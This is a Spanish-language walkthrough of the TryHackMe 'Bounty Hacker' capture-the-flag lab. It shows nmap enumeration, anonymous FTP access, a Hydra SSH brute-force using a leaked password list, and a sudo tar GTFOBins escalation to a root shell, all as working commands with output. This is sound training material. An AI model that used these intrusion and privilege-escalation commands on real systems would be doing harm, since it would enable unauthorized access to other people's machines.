


# Bounty Hacker



## NMAP:

```
nmap -p- --open -sS -sC -sV --min-rate 5000 -n -vvv -Pn 10.10.249.55
```


```
PORT      STATE SERVICE REASON          VERSION
21/tcp    open  ftp      syn-ack ttl 63 vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ Can't get directory listing: TIMEOUT
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to ::ffff:10.9.0.231
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 2
|   vsFTPD 3.0.3 - secure, fast, stable
|_ End of status
```

```
22/tcp    open  ssh      syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.8
(Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dc:f8:df:a7:a6:00:6d:18:b0:70:2b:a5:aa:a6:14:3e (RSA)
|_ ssh-rsa
```

```
80/tcp    open  http     syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
```

Puertos 21,22 y 80 abiertos:

Revisamos el puerto 80, tenemos una imagen de Cowboy Bebop y un texto.



## Puerto 21 FTP

Vemos que podemos conectarnos como "Anonymous"

*ftp-anon: Anonymous FTP Login allowed (FTP code 230)*

accedemos y revisamos:

```
(root@kali)-[/home/kali/Desktop]
# ftp 10.10.249.55
Connected to 10.10.249.55.
220 (vsFTPd 3.0.3)
Name (10.10.249.55:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> whoami
?Invalid command.
ftp> ls
229 Entering Extended Passive Mode (|||43337|)
150 Here comes the directory listing.
-rw-rw-r-- 1 ftp ftp 418 Jun 07 2020 locks.txt
-rw-rw-r-- 1 ftp ftp 68 Jun 07 2020 task.txt
226 Directory send OK.
```

Descargamos los archivos para investigar:

```
ftp> get task.txt
local: task.txt remote: task.txt
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for task.txt (68 bytes).
100% [*****] 68 1.75 MiB/s 00:00 E
226 Transfer complete.
68 bytes received in 00:00 (2.21 KiB/s)
ftp> get locks.txt
local: locks.txt remote: locks.txt
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for locks.txt (418 bytes).
100% [*****] 418 7.21 KiB/s 00:00 E
226 Transfer complete.
418 bytes received in 00:00 (4.74 KiB/s)
ftp>
```

Encontramos una lista de posibles claves y un usuario "lin"

```
(root@kali)-[/home/kali/Desktop]
# cat locks.txt
rEddrAG0N
ReDdr4g0nSynd!cat3
Dr@g0n$yn9icat3
R3DDr460NSYndIC@Te
ReddRA60N
R3dDrag0nSynd1c4te
dRa6oN5YNDiCATE
ReDDR4g0n5ynDIc4te
R3Dr4g0n2044
RedDr4gonSynd1cat3
R3dDRaG0Nsynd1c@T3
Synd1c4teDr@g0n
reddRAg0N
REddRaG0N5yNdIc47e
Dra6oN$yndIC@t3
4L1mi6H71StHeB357
rEDdragOn$ynd1c473
DrAgoN5ynD1cATE
ReDdrag0n$ynd1cate
Dr@g0n$yND1C4Te
RedDr@gonSyn9ic47e
REd$yNdIc47e
dr@g0N5YNd1c@73
rEDdrAG0nSyNDiCat3
r3ddr@g0N
ReDSynd1ca7e

(root@kali)-[/home/kali/Desktop]
# cat task.txt
1.) Protect Vicious.
2.) Plan for Red Eye pickup on the moon.
```

lin

# Puerto 22 SSH

Probamos con Hydra sobre el usuario "lin" y la lista de claves:

```
(root@kali)-[/home/kali/Desktop]
# hydra -l lin -P ./locks.txt ssh://10.10.249.55/ -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
cs anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-06 08:15:06
[DATA] max 4 tasks per 1 server, overall 4 tasks, 26 login tries (l:1/p:26), ~7 tries per task
[DATA] attacking ssh://10.10.249.55:22/
[22][ssh] host: 10.10.249.55 login: lin password: [REDACTED]
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-06 08:15:33
```

Nos conectamos a SSH (tube que reiniciar la maquina por timeout)

```
# ssh lin@10.10.78.59
The authenticity of host '10.10.78.59 (10.10.78.59)' can't be established.
ED25519 key fingerprint is SHA256:Y140oz+ukdhfyG8/c5KvqKdvm+Kl+gLSvokSys7SgPU.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:11: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.78.59' (ED25519) to the list of known hosts.
lin@10.10.78.59's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

83 packages can be updated.
0 updates are security updates.

Last login: Sun Jun  7 22:23:41 2020 from 192.168.0.14
lin@bountyhacker:~/Desktop$ whoami
lin
lin@bountyhacker:~/Desktop$
```

encontramos primera clave:

```
lin@bountyhacker:~/Desktop$ ls -l
total 4
-rw-rw-r-- 1 lin lin 21 Jun  7 2020 user.txt
```

# Escalada de privilegios

Ejecutamos "sudo -l"

```
lin@bountyhacker:~/Desktop$ sudo -l
[sudo] password for lin:
Matching Defaults entries for lin on bountyhacker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User lin may run the following commands on bountyhacker:
    (root) /bin/tar
lin@bountyhacker:~/Desktop$
```

Tenemos acceso a "tar", revisamos en la web [GTFOBins](#):

## Sudo #

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
```

Ejecutamos comando:

```
lin@bountyhacker:~/Desktop$ sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
[sudo] password for lin:
Sorry, try again.
[sudo] password for lin:
tar: Removing leading '/' from member names
# whoami
root
# ls -l
total 4
-rw-rw-r-- 1 lin lin 21 Jun  7 2020 user.txt
# cd ..
# ls
Desktop Documents Downloads Music Pictures Public Templates Videos
# cd ..
# cd ..
# ls
bin boot cdrom dev etc home initrd.img initrd.img.old lib lib64 lost+found media mnt opt proc root
# cd root
# ls
root.txt
# cat root.txt
THM [REDACTED]
#
```